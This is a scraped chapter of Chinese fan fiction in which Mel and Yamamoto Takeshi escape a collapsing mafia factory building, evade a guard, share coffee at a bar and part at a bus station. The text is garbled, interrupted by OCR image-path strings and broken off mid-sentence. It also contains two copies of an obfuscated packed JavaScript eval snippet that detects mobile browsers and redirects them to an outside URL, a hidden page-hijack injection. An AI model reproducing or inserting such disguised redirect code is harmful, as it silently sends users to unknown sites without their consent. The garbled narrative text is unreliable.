就在他们的脚离开窗台的一瞬间,大楼的承受能力抵达临界点,身后的土石崩塌向下,彼此重叠,空气被狠狠挤压,发出沉闷的声响,荡起恐怖的音波,将一切荡涤殆尽。 嗡——嗡————嗡——— 天地回响,耳膜振动,再听不到其它的声音。 身披火光,梅尔和山本武逃离崩塌的大楼,踩着倾斜的楼面向下奔跑,快跑快跑快跑——最终,他们像超脱了庸俗现实的书中角色,安全地踩到了土地。 “现在,你欠了我一杯咖啡,梅尔。” “等等,不是说好你请的吗……我没有钱。” “诶?可是我刚才看到你——” “嘘!小声点!那很光彩吗?摸尸什么的,这种事情传出去,我的英明形象怎么办?” “我需要封口费。” “……拿你没办法,走吧,我请……” · 梅尔从敌人口袋里自动拾取了金钱*N。 别问她为什么自动拾取没关,问就是她国中时期有段时间很穷,穷得心生歹意,跑去摸别人的手下败将的口袋。 被“别人”发现咬杀了她几次后,她迅速进化出了“飞快自动拾取”的技能,至今受益无穷也。 她数了数手上的纸币,觉得数额够她买两杯咖啡,以及留给明天买车票,便很有底气地和山本武一块儿沿着来时的路离开。 “那群人看上去也不像警察,”路上,梅尔眺望远处若隐若现的影子,“不会真的是黑吃黑吧。” 山本远远认出了人影里领头的那个,那是他的得力下属。今晚的行动和他计划里的一样,闪电一般迅速,甚至因为他和梅尔的搅局分担走了部分的兵力,厂区的外围被更快地攻破了,作为主生产力的建筑也被横推,大量人员被捕,此时,雨守部门的人正在有序地清点名单、收拾残局,计划已进行到了末尾。 不过,彭格列的人可比三大家族的严谨多了。 他们来的时候,所选的路线上并没有人,因此称得上畅通无阻;这一次离开的时候,却在转过拐角时,听到了有人喝问:“什么人!” 卡特拉、莫威尔还是利特拉布亚? 这片厂区由三大家族合力建成,各家分工合作,表面上你亲我亲,暗地里怎么可能相亲相爱? 厂区被攻破之后,高层被一网打尽,各家族内的底层人员见势不妙,纷纷逃窜。 这一幕彭格列早有预料,因此在各条小道上都安排了人员看守,绝不放过任何一条漏网之鱼。 梅尔和山本武的脚步声不算轻,故此还有些距离就被捕捉到。守在这条路上的是个加入雨守部门两年有余的棕发青年,经验丰富而性格谨慎,他持枪对准了拐角,冷声道:“出来!” 两道身影缓缓从拐角后走了出来。 “……” 沙克尔特握着枪的手颤抖了一下,因为他发现那先从拐角后走出来的青年,身型和脸都熟悉得不得了,原来是他顶头上司的顶头上司——以里世界的规矩,用枪口对准对方,代表着大不敬与反叛。 他下意识觉得枪柄烫手,想要松手将它扔下;山本一个眼神制止了这动作:他的视线如有实质,哪怕一个字没有说,沙克尔特也领悟了他的意思,重新握紧了枪。 “如果我说我们只是路过,你信不信?” 这时,青年身后又走出来一个女人,她看上去衣服有点儿破烂,皱巴巴的布料上有灰尘的痕迹和血,她动作有些粗鲁地推开了山本——刚才他突然加快了脚步走到她前面,这让梅尔很不爽,拜托,难道她是遇事了需要别人罩着的逃跑流主角吗?——山本武知道她为什么不高兴,带着笑顺从地让出了位置,而这一切让沙克尔特心惊肉跳,茫然不知所措。 他只能机械式地发 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17550839|204331||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 问:“你——你们是谁——卡特拉、莫威尔还是利特拉布亚——” “哪个都不是,我们是来休假的,真的,”梅尔诚恳地说。 沙克尔特卡壳了:首先,面前荒谬的一幕已经让他不知所措,其次,这个不着四六的答案火上浇油,他不知道自己该答复些什么。 “看来他不信,”见对方没有反应,梅尔转头对山本武说,“看来我们只有跑了。” 山本武对此表示赞同,此情此景仿佛公路上两个通缉犯遇到了查身份证的,两人意思意思停下来敷衍了两句——警察啥反应他们不管,说到底都是要跑的嘛,趁着对方不注意,一脚油门的事儿,轰! 两个人干脆利落地跑了。 沙克尔特看着两人的背影,被上司夸过一句“机灵”的脑袋瓜此时突然开了窍,想明白了此刻应该做什么——他开了几枪,砰!砰!砰!砰! 尖锐的枪声穿透夜色,给两人的逃跑平添了几分可怖与惊险。 梅尔:“他枪法好烂。” 山本:“嗯。” · 折腾了大半夜,已经到了凌晨三四点钟,还开着门的只有之前的酒吧。 “卖咖啡吗?”梅尔把纸币拍在柜台上,问。 值班的酒保懒洋洋看了她一眼,眼皮一跳:这位看上去怎么像刚刚从战场上滚下来? 再一看她旁边的人,嚯,不分伯仲。 “卖,给钱就卖,”想要活得久,就把自己当成瞎子,酒保努力把视线挪开,转到纸币上,他问,“两杯?” “两杯,”梅尔说完,径自找了个位置坐下。 白天来的时候,是山本带她选的卡座,那是个角度刁钻、坐下能够掌握酒吧全貌的位置;梅尔就懒得拐弯抹角了,她大大咧咧坐到了酒吧的正中央,轻松就能看到所有人,与之相对的,哪怕店里没几个客人,他们也能看到她嚣张的姿势。 主角嘛,当然要在舞台的中央! 山本武莞尔失笑,却没有急着过去,而是问酒保有没有医药箱。 “我们这里是酒吧……好吧好吧,给钱就卖。不给钱也借给你。”酒保嘟囔着,从吧台下抽出一个医药箱,看上去有常用的痕迹。 山本武提起医药箱,也坐了过去,在酒保准备咖啡的间隙,他帮梅尔把手上的伤口清理包扎起来。 砸玻璃的动作很潇洒,被消毒的时候就潇洒不起来了。神明毕竟正在凡间历劫,还是肉体凡胎,痛得狠了也是要龇牙咧嘴的,也就是附近还有其他人,不然梅尔得打滚。 “当时梅尔动手也太快了,我都没反应过来,不然完全可以让我来砸玻璃的,”山本武一边抱着她的伤口边缘,一边带着几分谴责的语气,说,“明明用剑的话就不会划伤手了。” 这不是马后炮,纯粹是梅尔当时动作太快,来得猝不及防。 说起来,她以前就是这样的角色,说干就干,脑子又跳得快,于是所有人都只能跟在她身后狂奔,有时候都要崩溃啦!可她呢,她才不管那些,她只负责带路和大笑,横冲直撞地撞飞所有人。 此时被山本指出来错误,她也没有一丝悔恨之心,反而很是自豪:“用剑的话一点视觉冲击力都没有!阿武,你懂吗,在困境下当然要用鲜血来冲出生路!此乃主角之必胜法则——嘶。” 她谴责地看向山本:“你是不是故意的。” 山本笑眯眯:“没有哦,绝对不是故意的。” 6. ME飘零半生未遇明司… 这家伙说谎的时候笑眯眯的啊。 “那你的手法得练习了,”梅尔点评,“努力练出能够清理伤口却又一点都不让病人痛的手法好吗好的?” “我会努力的,不过还请体谅我,我毕竟不是医生——” “那你现在是做什么的?” 梅尔想到了山本武背着的剑,顺口道:“我一直以为国中毕业之后你就当棒球手去了。奇怪,有时候我也会刷到棒球界的新闻讯息,但从来没见过你的名字,这让我很是失望。” “梅尔居然还会想起我吗?不过,因为我现在并没有当棒球手,所以,新闻讯息上也就不会有我的名字了。” 梅尔闻言大吃一惊:“怎么会?” 山本武微微一笑:“毕竟我有了更重要的事业去做,打棒球又必须全身心投入,我自认做不到,就干脆没有走职业道路。” “国中之后我就彻底退出棒球的圈子了。说起来,这件事是梅尔的错吧?是因为你毕业之后突然消失了、连联系方式都没有留下来,所以你才会至今以为我是个棒球手。” 那么说也没有错……梅尔被他说得有几分讪讪,连忙转移话题:“咳、咳,总之,你现在在做什么工作?能比棒球更让你看重,绝对是很了不起的工作吧?” 说到这里,她也生出了几分期待。能让棒球脑袋更喜欢的职业!是什么呢? 山本武把废弃的棉签用纸巾包起来塞进口袋,将拿出来的药品归类当回医药箱,走回柜台去归还。 他的声音慢悠悠的。 “我现在在做的职业吗……嗯,保密。” “诶?——吊我的胃口!” “梅尔也没有告诉我你国中之后去了哪里嘛,我们两个彼此彼此。” “这两件事根本不是一回事!” “我觉得算一回事……啊,咖啡。” 青年将咖啡端了过来,他有些好笑:“你还是在喝意式啊。” 梅尔说:“这叫格调。格调你懂吗?格调!” 成熟的大人、冷峻的杀手、优雅的绅士,没有哪一个不喝意式的。自国中起梅尔就说服自己喜欢意式,如此说服了十年。 ……依旧没用。 意式还是苦得她恨不得吐舌头。 但她怎么可能在老同学面前丢脸呢?梅尔才不要,所以她点了意式,零糖!此时她内心视死如归表面故作从容,准备把咖啡端起来,被山本拦住了。 “我好像点错了,喝拿铁会让我全身过敏……我们两个换一下好不好?” 他推过来拿铁咖啡,脸上带着一点苦恼的神色。加了牛奶之后,咖啡不再苦涩,醇香和奶味配合在一起,散发出诱人的气味。 “好吧,”梅尔说,“不用谢。” 虽然她从来没听说过山本对拿铁过敏的事,这大概率是假的。不过,那又怎么样了嘛,梅尔在心里哼了一声,是他求我换的! 两个人静静地喝咖啡。 至于说为什么在酒馆里喝咖啡。 因为梅尔喝了酒会耍酒疯。黑历史已尘封,死都不要再重现,所以宁可喝咖啡也不点酒。 不知不觉,天光微熹,两个熬了一夜的成年人精神焕发,走出了酒馆。 山本武问:“梅尔要去哪里?” 梅尔答:“回去当家里蹲,然后等待下一个拯救世界的良机。” 手机没电至今未开机,她不清楚自己是否被录用了——八成没成功,毕竟梅尔想了一下,自己的工作从一开始就偏离了大纲,HR能把她录进去那绝对是疯了,绝对。 虽然工作没面试成功,卡上没有存款了,但是房子的租金交到了下个月,另外兜里还有够坐公交的零钱,梅尔已经很满足了。 她开始研究该怎么去车站,跑了一夜她希望能快点到家然后躺在床上大睡特睡。 却没察觉到身旁男人略显沉默的神色。 “要交换联系方式吗?”山本说,“梅尔回到家了可以给我报个平安。” 梅尔摸出自己的手机递给了他。 山本武接过来按了一下开机键,又按了一下,他问:“你的手机坏了?” 梅尔:“没电了,另外你清楚的,我记不住我的电话号码。” 山本武于是转身走进酒吧,梅尔有些好奇他不声不响回去干什么,就见他去敲人家的柜台,礼貌地问酒保有没有便签和笔。 酒保无语地看着他:“先生,我们这里是酒吧,不是能实现你所有愿望的仙女湖。” 山本笑眯眯:“所以是有的吧,拜托了,请借给我,这对我来说很重要。” 明明是很温和的话,酒保却感到了压力,他默默从柜台下拿出了笔和便签递过去。 山本武写下了自己的几样联系方式,包括电话号码、邮箱地址和几个主要的社交媒体账号,然后递给梅尔。 梅尔扫了两眼,想起这个人写的时候都没有摸出手机来看一眼,不由感叹:“你的记忆力好恐怖。” 可恶!这就是被藤本恨铁不成钢地评价“稍稍用点心就能年级第一”的大脑吗!梅尔狠狠羡慕了! 不过,她有些疑惑:“我还以为你会给我名片。” 都是二十几岁的成年人了,梅尔还以为老同学升级成合格的大人,留联系方式应该是递名片才对——结果居然是这种潦草的方法吗!给人一种很随意的感觉…… 梅尔于是也很随意地把便签塞进了裤子的口袋里,顺便一提,现在她全身上下的衣服破破烂烂的,一半是大楼崩塌时被石子擦过的洞,还有一半则来自于她摸爬滚滚滚打。 山本的目光随着她的动作而移动,片刻后他微微笑起来:“话是那么说,但名片上的联系方式,其实根本不是我本人在负责。” 他负责递出名片,他的下属负责联络想要笼络、讨好他的人,这不是很正常吗? 反而是他此时给出的联系方式,才是他本人平日里常用的。 “这话听起来可真是微妙,怎么像是那种霸总行为——什么?仰慕我?跟我的秘书说去吧;哦哦,想要谈合作?先过了我秘书那关再说。哈哈哈哈哈哈哈阿武你发达了嘛!” “拜托,就别打趣我了……”山本苦笑着。 两人闲聊几句,朝着车站走去。梅尔第一次来这座城市,山本对它也不熟悉,因此他们绕了两个圈子才抵达了目的地。 刚好,梅尔等待的车次即将进站。 梅尔说:“那就再见喽。” “回去之后,第一时间联系我,”山本嘱咐她。 梅尔漫不经心地挥了挥手:“知道了知道了——” 她上了车,片刻后山本武在一个靠窗的位置看见了她,她大概把刚才的告别当成了最后时刻,因此并没有看向窗外,而是倚在座位上,脸上泛滥着无聊的神色,等待着车辆的启动。 司机见车边还站着一个人,探出头来问他要不要坐车。 山本武笑着说不了,退开两步。车门在他面前缓缓关闭,轮胎碾在地上,发出一点沙沙的声响,不久之后,车子消失在了他的视野里。 他猜得不错的话,梅尔是不会再联系他的。倒不是她故意为之,只是山本武当时看她把便签塞进口袋里,那口袋敞开着,里面还破了几个洞。 大概很快就会随风飞走吧。 哪怕他提醒了她也没有用,换一个口袋也没有用。在她眼里不重要的东西是不会被好好珍藏的,又或者说它们注定会消失在她的生命里。 好在他又如命运所定的那般遇见了她。 所以他还会找到她的,所以没有必要急于一时,没有必要冒进地和她坐上同一列车,没有必要恋恋不舍地看着她,让她茫然又警觉。 山本武离开了车站。 · 两个小时后。 梅尔回到家,发现山本武塞给自己的便签不见了。 “不是吧?”她傻了眼,扒拉口袋,然后发现了底部两大一小三个洞。便签大概在车上、在路上就随风而逝了? “ ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17550840|204331||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ……” 梅尔只能心虚地祈祷不会有人缺德到把路上捡到的联系方式放到重金求子、GAYGAY狂欢网站上。 如果真的有人那么缺德。 梅尔在胸前画了个十字,安慰自己:没事没事,至少以后你不会再见到他了,也就不会被他算账,呵呵呵…… 